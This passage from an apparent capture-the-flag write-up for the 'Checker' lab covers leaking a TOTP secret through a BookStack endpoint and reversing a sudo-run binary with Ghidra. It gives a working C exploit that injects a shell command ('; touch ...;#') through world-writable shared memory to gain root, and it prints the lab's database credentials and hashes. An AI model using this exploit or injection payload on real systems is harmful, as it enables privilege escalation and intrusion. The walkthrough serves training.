d52236c57c6; bookstack_session=eyJpdiI6Ik90VHUwQnIwOFluWFFnV0VESHd1MXc9PSIsInZhbHVlIjoiZFRpQm9LbnBDemcyTmdIcnNqV3JQSXZ1dEFLUzN3dmpHbjkwSXIvZVpqSWNFaCt0YloyNVNoQ2F5bkx
Rc3VsaTcrMUlHZysyT2FKOEFPQVlxdTlockt6b1pwOEpzWlcwNEJNdXJpRDQ2ZEt2WW92T3hka012aS9CSndJMnZGem0iLCJtYWMiOiJlMTEyNDc1ODQyNGJiZjk2MGZmYzAyZmRiMzZmMzNmMmY1NjdiN2UzZmJjZTIyO
GMzNTUyMjI4N2YyYTkzNDQ1IiwidGFnIjoiIn0%3D; XSRF-TOKEN=eyJpdiI6Ijdicm9abDhOMzQxZk5kODZuYVoxeUE9PSIsInZhbHVlIjoiQ3NrS1JvREd3TW9OZnNKcWJzY01ETTgza1M0bDRCWUVybFY3K2VxMTFO
c3A5OTRsajRkTmJFSkpRelg0VWxGNGd4VXdXUDI4VjdLYjV2QzllK0tZSTRGWlpZRU9FL3ArbE5DMVRYTFQ1TkFpOHg5VXVlc081NWdLbVlJQnRxc00iLCJtYWMiOiI0ZThiMThkZWE3YjU5YTU1YmYzYWFiYzY1ZGNmNW
JlNTUwZGEyNzgzMmM0MzU1YjdkMTcwOGU2M2U3OGZlNWMxIiwidGFnIjoiIn0%3D","X-CSRF-TOKEN":"46AIDUZ692M1BLOpLXSusG7JfQb6at0bQW6VE3MN"}' --verb PUT --proxy http://127.0.0.1:8080
[*] The following URL is targeted : http://checker.htb/ajax/page/9/save-draft
[*] The following local file is leaked : /backup/home_backup/home/reader/.google_authenticator
[*] Running PUT requests
[*] Additionnal headers used : {"Cookie":"teampass_session=udaeajhn1o17setlanemki5pmr; 558fa9b1ffa04df378a1f2bb1a4cceed1e7cc9d4adbbfe21e2=9d2ce4f9f9ece5698dc736260725
9f88f5028a4d52236c57c6; bookstack_session=eyJpdiI6Ik90VHUwQnIwOFluWFFnV0VESHd1MXc9PSIsInZhbHVlIjoiZFRpQm9LbnBDemcyTmdIcnNqV3JQSXZ1dEFLUzN3dmpHbjkwSXIvZVpqSWNFaCt0Yloy
NVNoQ2F5bkxRc3VsaTcrMUlHZysyT2FKOEFPQVlxdTlockt6b1pwOEpzWlcwNEJNdXJpRDQ2ZEt2WW92T3hka012aS9CSndJMnZGem0iLCJtYWMiOiJlMTEyNDc1ODQyNGJiZjk2MGZmYzAyZmRiMzZmMzNmMmY1NjdiN2
UzZmJjZTIyOGMzNTUyMjI4N2YyYTkzNDQ1IiwidGFnIjoiIn0%3D; XSRF-TOKEN=eyJpdiI6Ijdicm9abDhOMzQxZk5kODZuYVoxeUE9PSIsInZhbHVlIjoiQ3NrS1JvREd3TW9OZnNKcWJzY01ETTgza1M0bDRCWUVyb
FY3K2VxMTFOc3A5OTRsajRkTmJFSkpRelg0VWxGNGd4VXdXUDI4VjdLYjV2QzllK0tZSTRGWlpZRU9FL3ArbE5DMVRYTFQ1TkFpOHg5VXVlc081NWdLbVlJQnRxc00iLCJtYWMiOiI0ZThiMThkZWE3YjU5YTU1YmYzYWF
iYzY1ZGNmNWJlNTUwZGEyNzgzMmM0MzU1YjdkMTcwOGU2M2U3OGZlNWMxIiwidGFnIjoiIn0%3D","X-CSRF-TOKEN":"46AIDUZ692M1BLOpLXSusG7JfQb6at0bQW6VE3MN"}
[+] File /backup/home_backup/home/reader/.google_authenticator leak is finished!
RFZEQlJBT0RMQ1dGN0kyT05BNEs1TFFMVUUKIiBUT1RQX0FVVEgK
b DVDBRAODLCWF7I2ONA4K5LQLUE\n" TOTP_AUTH\n
```

I can use oathtool --totp to get OTP code, but I need to set time from the server since it changes as time passes


Use curl and date command to get proper time in format



oathtool --totp file_content -b --now=datetime will return valid otp




I can login




Get root shell

sudo -l shows I can run a file check-leak.sh






I can test it




Transfer this file to local and use ghidra to analyze it




Let's see the analyzed code

```
DBHOST = getenv("DB_HOST");
DBUSER = getenv("DB_USER");
DBPASS = getenv("DB_PASSWORD");
DBNAME = getenv("DB_NAME");
```


Get environment variable for db access



write_to_shm function shows



Note that 0x3b6 in shmget is 01666 in octet: Everyone can read&write+sticky bit



notify_user shows

```
iVar2 = shmget(param_5,0,0x1b6);
if (iVar2 == -1) {
  printf("No shared memory segment found for the given address: 0x%X\n",param_5);
}
```

Use parameter to get the shared memory

Note that 0x1b6 in shmget is 0666 in octet: Everyone can read&write

```
pcVar4 = strstr(__haystack,"Leaked hash detected")
if (pcVar4 == (char *)0x0) {
  puts("No hash detected in shared memory.");
}
else {
  pcVar4 = strchr(pcVar4,0x3e);
  if (pcVar4 == (char *)0x0) {
    puts("Malformed data in the shared memory.");
  }
  else {
    pcVar4 = trim_bcrypt_hash(pcVar4 + 1);
    iVar2 = setenv("MYSQL_PWD",param_3,1);
    if (iVar2 == 0) {
      iVar2 = snprintf((char *)0x0,0,
                       "mysql -u %s -D %s -s -N -e \'select email from teampass_users where p
                        = \"%s\"\'"
                       ,param_2,param_4,pcVar4);
      param0 = (char *)malloc((long)(iVar2 + 1));
      if (param0 == (char *)0x0) {
        puts("Failed to allocate memory for command");
        shmdt(__haystack);
        bVar6 = false;
      }
      else {
        snprintf(param0,(long)(iVar2 + 1),
                 "mysql -u %s -D %s -s -N -e \'select email from teampass_users where pw = \"
                 s\"\'"
```

1 Find string "Leaked hash detected"

2 If found, find > there

3 Find hash from > location + 1 since write_shm already wrote Leaked hash detected <loc> > <hash>

4 Write sql command in allocated memory to get email for the user


```
__stream = popen(param0,"r");
if (__stream == (FILE *)0x0) {
  puts("Failed to execute MySQL query");
  free(param0);
  shmdt(__haystack);
  bVar6 = false;
}
else {
  pcVar4 = fgets((char *)(puVar8 + 4),0x100,__stream);
  if (pcVar4 == (char *)0x0) {
    puts("Failed to read result from the db");
    pclose(__stream);
    free(param0);
    shmdt(__haystack);
    bVar6 = false;
  }
  else {
    pclose(__stream);
    free(param0);
if (*(char *)puVar3 != '\0') {
  printf("User will be notified via %s\n",(char *)(puVar8 + 4));
}
```

Execute the sql command provided
Attack target since it can also
run other commands after ';

Close and delete the memory


Funny thing is that it prints: User will be notified via [email], but it doesn't do anything after that.

Let's write C code to overwrite the shared memory




```
#include <stdio.h>$
#include <stdlib.h>$
#include <time.h>$
#include <sys/shm.h>$
$
int main() {$
  while(1) {$
    time_t now = (unsigned int) time(NULL);$
    srand(now);$
    int key = rand() % 0xfffff;$
    int shmid = shmget(key, 0x400, 0);$
    if (shmid == -1) {$
        usleep(10000);$
        continue;$
    }$
    printf("Found key %d\n", shmid);$
    shmid = shmget(key, 0x400, 0x3b6);$
    char *shmloc = shmat(shmid, NULL, 0);$
    snprintf(shmloc, 0x400, "Leaked hash detected > '; touch /tmp/something;# ");$
    shmdt(shmloc);$
    break;$
  }$
}$
```

I can get SUID set file after running both sudo command and the binary



I get root

Beyond root

I can read .env file as root

```
privesc-5.1# ls -al
total 68
drwxr-xr-x 2 root root  4096 Jan 30 17:09 .
drwxr-xr-x 5 root root  4096 Jan 30 17:04 ..
-r-------- 1 root root   118 Jan 30 17:07 .env
-rwxr--r-- 1 root root   141 Jan 30 17:04 check-leak.sh
-rwxr--r-- 1 root root 42376 Jan 30 17:02 check_leak
-rwx------ 1 root root   750 Jan 30 17:07 cleanup.sh
-rw-r--r-- 1 root root  1464 Jan 30 17:09 leaked_hashes.txt
privesc-5.1# cat .env
export DB_HOST="localhost"
export DB_USER="teampass_user"
export DB_PASSWORD="pMUnGV65VBvf"
export DB_NAME="teampass"
```

I can access mysql using the credential

```
privesc-5.1# mysql -u teampass_user -p -D teampass
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1590
Server version: 8.0.41-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> select id, pw, email from teampass_users;
+----------+------------------------------------------------------------+-----------------+
| id       | pw                                                         | email           |
+----------+------------------------------------------------------------+-----------------+
|        1 | $2y$10$lKCae0EIUNj6f96ZnLqnC.LbWqrBQCT1LuHEFht6PmE4yH75rpWya |                 |
|  9999991 |                                                            |                 |
|  9999999 |                                                            |                 |
| 10000000 | $2y$10$yMypIj1keU.VAqBI692f..XXn0vfyBL7C1EhOs35G59NxmtpJ/tiy | bob@checker.htb |
+----------+------------------------------------------------------------+-----------------+
4 rows in set (0.00 sec)
```

There's also cleanup.sh in this directory


```
privesc-5.1# cat cleanup.sh
#!/bin/bash

current_time=$(/usr/bin/date +%s)
while read -r line; do
  if [[ $line == "key"* ]]; then
    continue
  fi
  key=$(/usr/bin/echo "$line" | /usr/bin/awk '{print $1}')
  shmid=$(/usr/bin/echo "$line" | /usr/bin/awk '{print $2}')
  owner=$(/usr/bin/echo "$line" | /usr/bin/awk '{print $3}')
  ctime=$(/usr/bin/echo "$line" | /usr/bin/awk '{print $12}')
  segment_time=$(/usr/bin/date --date="@$ctime" +%s)
  time_diff=$(( current_time - segment_time ))
  if [ "$time_diff" -gt 300 ]; then
    if [[ "$owner" -eq "666" ]];then
      /usr/bin/echo "removing $shmid"
      /usr/bin/ipcrm --shmem-id $shmid
    fi
  fi
done < /proc/sysvipc/shm
find /opt/BookStack/public/uploads/images/gallery/*/ -name 'embedded*' -mmin +30 -exec rm -r {} \;
```

Its cron job can be found in root's crontab


```
privesc-5.1# cat /var/spool/cron/crontabs/root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.Rmz7GL/crontab installed on Sun Jun 16 10:50:27 2024)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
0 * * * * truncate -s 0 /var/log/mysql/error.log
* * * * * /opt/hash-checker/cleanup.sh &> /dev/null
```

I can find conf file for bookstack and teampass in apache2 directory

